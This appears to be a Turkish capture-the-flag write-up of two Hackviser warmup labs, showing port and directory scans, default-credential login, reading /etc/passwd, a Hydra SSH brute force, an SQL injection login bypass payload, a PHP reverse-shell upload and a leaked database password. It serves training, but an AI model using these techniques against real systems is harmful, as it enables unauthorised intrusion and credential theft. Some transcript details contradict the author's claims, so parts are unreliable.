

Hackviser Isınmalar


2.Isınmalar:

1.Discover Lernaean:

1.SORU: Hangi portlar açık?


Nmap taraması yaptım ve açık kapalı olan portları bana gösterdi.

22,80. 80 potunda çalışan servisin versiyonu nedir?



2.SORU: 80 potunda çalışan servisin versiyonu nedir?

Nmap -sV 172.20.6.154 ile hedef sistemdeki açık portların versiyon sorgulamasını yapıyoruz.



3.SORU: Dizin tarama aracını kullanarak bulduğunuz dizin nedir?

Dizin tarama aracı dirb'tir. dirb <http://ipadresi> ve bu şekilde bir kullanımı bulunmakta. Https ise de <https://ipadresi> şeklindedir. Taramamız hala sürüyordu ama dizini verdiği için ekledim direkt. Aşağıda da gördüğümüz gibi directory filemanager olarak gözüküyor.

```
(kali@kali)-[~]
$ dirb http://172.20.6.154

DIRB v2.22
By The Dark Raver


START_TIME: Sat Oct 19 05:46:23 2024
URL_BASE: http://172.20.6.154/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

Scanning URL: http://172.20.6.154/
=> DIRECTORY: http://172.20.6.154/filemanager/
+ http://172.20.6.154/index.html (CODE:200|SIZE:10701)
-> Testing: http://172.20.6.154/sent
```

4.Soru: File manager'a giriş yapmak için kullandığınız username:password nedir?

Biz öncelikle port taraması yaptığımızda 80 portunda açık bir web sayfası görmüştük dizinini de bulduğumuza göre o web sayfasına gidelim.



Şimdi bizden şifre ve kullanıcı adı istiyor. Bende ilk sosyal mühendislik yapma kararı aldım ve tarayıcıya H3K ile ilgili password ve username araması yaptım.

<https://github.com/prasathmani/tinyfilemanager> böyle bir repo buldum. User:12345 i deneyeceğim.

5.Soru: Bilgisayara eklenen son kullanıcı adı nedir?

Gelen ekranda bizden kullanıcı bilgisi sorduğu için etc dizininin altına bakıyorum.

File Manager

You are logged in

Name	Size	Modified
bin → usr/bin	Folder	09/20/2023 10:22 AM
boot	Folder	09/19/2023 6:49 PM
dev	Folder	10/19/2024 10:27 AM
etc	Folder	10/19/2024 10:27 AM
home	Folder	09/20/2023 11:46 AM
lib → usr/lib	Folder	09/20/2023 10:06 AM
lib32 → usr/lib32	Folder	09/19/2023 6:42 PM
lib64 → usr/lib64	Folder	09/19/2023 6:45 PM
libx32 → usr/libx32	Folder	09/19/2023 6:42 PM
lost+found	Folder	09/19/2023 6:42 PM
media	Folder	09/19/2023 6:42 PM
mnt	Folder	09/19/2023 6:42 PM
opt	Folder	09/19/2023 6:42 PM
proc	Folder	10/19/2024 10:26 AM
root	Folder	12/23/2023 11:30 AM
run	Folder	10/19/2024 10:27 AM

Burada passwd dizinine girdim aşağılarda kalıyor.

File Manager etc

File size: 1.41 KB
MIME-type: text/plain
Charset: utf-8

Download Open Back

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534:/run/ssh:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
rock:x:1001:1001:/home/rock:/bin/bash
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Gördüğümüz gibi rock kullanıcısı en son giriş yapmış.

6.Soru: rock kullanıcısının parolası nedir?

Şimdi şöyle brute force yapmamız lazım ve bunun için araçlarımız bulunuyor. Hydra ve medusa gibi. Hydra aracını kullanacağız ve brute force deneyeceğiz. Rockyou.txt adındaki dünyada sık kullanılan şifreleri içeren dosyayı indirip yolunu benim komutumdaki gibi kendinize göre ayarlarsanız. Brute force saldırısını gerçekleştirebilirsiniz.

hydra -l rock -P /home/kali/Downloads/rockyou.txt ssh://172.20.4.126

```
File Actions Edit View Help
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 07:01 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.07 seconds

(kali@kali)-[~]
$ hydra -l rock -P /home/kali/Downloads/rockyou.txt ssh://172.20.4.126

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-19 07:01:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per
[DATA] attacking ssh://172.20.4.126:22/
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 14344302 to do in 2390:44h, 12 active
[22][ssh] host: 172.20.4.126 login: rock password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-19 07:03:33

(kali@kali)-[~]
```

7.Soru: rock kullanıcısı tarafından çalıştırılan ilk komut nedir?

SSH (Secure Shell), bilgisayar ağları üzerinden güvenli bir şekilde uzaktan bağlantı kurmayı sağlayan bir protokoldür. Bizim de 22. Portta açık olan bir SSH ımız vardı. Bizde o zaman hedef sisteme SSH üzerinden bağlanıp komut geçmişine bakmaya çalışabiliriz.

[illegible]

```

(kali@kali)-[~]
$ ssh rock@172.20.4.126
The authenticity of host '172.20.4.126 (172.20.4.126)' can't be established.
ED25519 key fingerprint is SHA256:8KCobiKIC8qZ017EoKC5ky/cZlq38MjeS51xuyVK3+g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.20.4.126' (ED25519) to the list of known hosts.

      _ _ _ _ _      _ _ _ _ _      _ _ _ _ _      _ _ _ _ _      _ _ _ _ _      _ _ _ _ _      _ _ _ _ _      _ _ _ _ _
     / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /
    / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /
   / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /
  / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /
 / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /
/ / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /      / / / / /
_/_/_/_/_      _/_/_/_/_      _/_/_/_/_      _/_/_/_/_      _/_/_/_/_      _/_/_/_/_      _/_/_/_/_      _/_/_/_/_
Welcome ^ _ ^
rock@172.20.4.126's password:
Permission denied, please try again.

```

bilgisayara bağlandık. Komut bilgileri `bash_history` altında bulunur.

```
rock@discover-lernaeen:~$ cat bash_history
cat: bash_history: No such file or directory
rock@discover-lernaeen:~$ cat .bash_history
cat .bash_history
cd
ls -la /etc/passwd
history
ls
ls -la
exit
cd
exit
pwd
cd /var/www/html/
ls -la
cd filemanager/
ls -la
cd
ls -la
rock@discover-lernaeen:~$
```

Son komut `cat .bash_history`'dir.

2.Bee:

1.Soru: Hangi portlar açık?

80,3306

```
File Actions Edit View Help
(kali@kali)-[~]
$ nmap 172.20.7.156
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 07:24 EDT
Nmap scan report for 172.20.7.156
Host is up (0.095s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql


Nmap done: 1 IP address (1 host up) scanned in 21.53 seconds
(kali@kali)-[~]
$
```

2.soru: Sitede oturum açabilmek için hosts dosyasına hangi domaini eklediniz?

80.portta bir web sitesinin açık olduğunu görüyoruz. Web sitesine gidelim. Sitede login olamıyorum. Beni yönlendirdiği sayfaya ulaşabilmem için DNS kaydını yapmam lazım. echo "172.20.7.156 dashboard.innovifyai.hackviser" | sudo tee -a /etc/hosts bu kod ile sağlayabilirim.

```
(root@kali)-[/home/kali]
$ echo "172.20.7.156 dashboard.innovifyai.hackviser" | sudo tee -a /etc/hosts
172.20.7.156 dashboard.innovifyai.hackviser
(root@kali)-[/home/kali]
$
```


Sayfayı tekrar yenilediğimde :




Sayfamız gelmiş oldu.

3.Soru: Hangi zafiyet ile login panelini bypass ettiniz?


Login bypass etmemiz isteniyor. Bir iki deneme yapıp neler oluyor baktım. SQL injection payloadları denedim. Ve



Bu hata mesajını aldım. E posta alanına payloadları almıyor çünkü type girdisi vermiş. Bunu silip değiştireceğim.




Silip injection payloadını kullandıktan sonra açabiliyoruz. ' or 1=1#



Yani biz SQL injection bypass yaptık.

4.Soru: Login'i bypass ederek erişim elde ettiğiniz panelde kullanıcı ayarlarını içeren sayfanın adı ve uzantısı nedir?


<http://dashboard.innovifyai.hackviser/settings.php>



5.Soru: File upload zafiyeti ile makinede shell aldığınız kullanıcının id'si nedir?

File upload zafiyeti bir yer bir şeyler yüklemeye olur.

Bu sayfada da gördüğümüz üzere image yükleme kısmı mevcut. Elimde bir txt dosyası vardı diğer makineden kalan bakım farklı bir şey yükleyebiliyor muyuz diye deneyeceğim.



Gördüğümüz üzere txt doyasını yükledim.

Şimdi bu zafiyeti nasıl kullanabiliriz düşünelim.

Shell almalıyız

InnovifyAI Dashboard

MAIN

Dashboard

PAGES

Customers

Orders

Employees

Browse... php-reverse-shell.php Upload

Name

Jack Sparrow

Email

sparrow@sparrow.com

We'll never share your email with anyone else.

Update

Shell için php dosyamı yükledim ve 4444 portunu dinlemeye başladım. Whoim yaptığımızda www-data geliyor sorasında ise cat /etc/passwd Altındaki tüm dosyalara bakıyorum.

```
kali@kali: ~  
File Actions Edit View Help  
root@kali: /home/kali x kali@kali: ~/Desktop x root@kali: /home/kali/Desktop x kali@kali: ~ x  
Linux bee 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64 GNU/Linux  
08:33:04 up 6 min, 0 users, load average: 0.01, 0.05, 0.02  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$ cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

www-data nın id'sinin 33 olduğunu anlıyorum.

6.SORU: MySQL parolası nedir?

Dosyalar içinde Shell imizle dolaşalım.

```
File Actions Edit View Help
root@kali: /home/kali x kali@kali: ~/Desktop x root@kali: /home/kali/Desktop x kali@kali: ~ x
$ cd dashboard.innovifyai.hackviser
$ ls
assets
css
customers.php
db_connect.php
default.png
employees.php
index.php
js
login.php
login_process.php
logout.php
orders.php
settings.php
style.css
update.php
upload.php
uploads
$ cat db_connect.php
<?php
$servername = "localhost";
$username = "root";
```

```
<?php
$servername = "localhost";
$username = "root";
$password = "Root.123!hackviser";
$dbname = "innovifyai";



try {
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Database connection failed: " . $e->getMessage());
}

?>
^C
(kali@kali)-[~]
$
```

